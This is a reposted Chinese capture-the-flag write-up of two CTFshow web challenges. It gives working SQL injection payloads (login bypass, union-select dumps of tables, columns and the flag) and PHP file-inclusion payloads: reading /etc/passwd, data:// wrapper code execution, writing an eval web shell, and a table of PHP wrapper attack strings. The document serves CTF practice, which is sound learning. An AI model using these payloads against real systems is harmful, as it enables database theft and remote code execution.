

html ctf查找,CTFSHOW的web部分writeup

转载

RoyKid 于 2021-06-17 23:04:01 发布 52 收藏

文章标签: [html ctf查找](#)

WEB2

题目提示是简单的SQL注入, 于是尝试输入点中使用万能密码: admin'or 1=1#(CTF中SQL万能密码集合)发现成功执行, 于是

ctf.show_web2

欢迎你, ctfshow欢迎你, web2

用户名: admin'or 1=1#

密码:

登陆

order by查找回显数

username=ctfshow' order by 3 #&password=1

ctf.show_web2

用户名:

密码:

登陆

The screenshot shows a web browser's developer tools interface. The top bar includes various utility icons like '查看器' (View), '控制台' (Console), '调试器' (Debugger), '网络' (Network), '样式编辑器' (Style Editor), '性能' (Performance), '内存' (Memory), '存储' (Storage), '无障碍环境' (Accessibility), '应用程序' (Application), and 'HackBar'. Below this, there are tabs for 'Encryption', 'Encoding', 'SQL', 'XSS', and 'Other'. The 'SQL' tab is active, showing a 'Load URL' button and a text input field containing the URL 'http://3eefd223-de40-4634-94a0-2e5decf2b45c.chall.ctf.show/'. Below the URL field are 'Split URL' and 'Execute' buttons. Underneath, there are checkboxes for 'Post data', 'Referer', 'User Agent', and 'Cookies', along with a 'Clear All' button. The main area of the SQL tab contains a text input field with the payload 'username=ctfshow' order by 4 #&password=1'.


ctf.show_web2

欢迎你, ctfshow

用户名:

密 码:

登陆



在3时正常回显，4是无回显，说明回显数为3

使用union select 联合查询爆库名

`username=ctfshow' union select 1,database(),3#&password=1`

ctf.show_web2

欢迎你, ctfshow欢迎你 web2

用户名:

密 码:

登陆



发现数据库是web2，继续爆表名：

`username=ctfshow' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database() #&password=1`

爆字段：

`username=ctfshow' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='flag' #&password=1`

爆flag：

username=ctfshow' union select 1,group_concat(flag),3 from flag #&password=1


ctf.show_web2

欢迎你, ctfshow欢迎你, flag{a067e6b2-d728-4344-9e6e-46c4f01d4907}

用户名:

密码:

登陆



web3

打开网站提示输入url, 测试/etc/passwd成功显示, 应为文件包含漏洞

124.156.121.112:28072/?url=/etc/passwd

谷歌_百度搜索 NATAPP - 南邮ctf

```
'ash bin:x:1:1:bin:/bin:/sbin/nologin d
/sbin/nologin sync:x:5:0:sync:/sbin:/b
```

第一种方法:

php伪协议中的data通过通配符查找目录下的所有文件

==url=data://text/plain,<?php print_r(glob("*")); ?>==

```
http://124.156.121.112:28044/?url=data://text/plain,<?php print_r(glob("*")); ?>
```

```
Array ( [0] => ctf_go_go_go [1] => index.php
```

得到 ctf_go_go_go

直接访问得flag

第二种方法:

写入一句话菜刀连接

==url=data:text/plain,<?php fputs(fopen("shell.php","w"),"<?php eval(\$_POST['hack']);?>")?>==

http://124.156.121.112:28044/?url=data:text/plain,<?php fputs(fopen("shell.php","w"),"<?php eval(\$_POST['hack']);?>)?>

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file:///D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip:///D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2:///D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib:///D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAqcGhwaW5mbygpPz4= 也可以：

原文：<https://www.cnblogs.com/zw7889/p/13698196.html>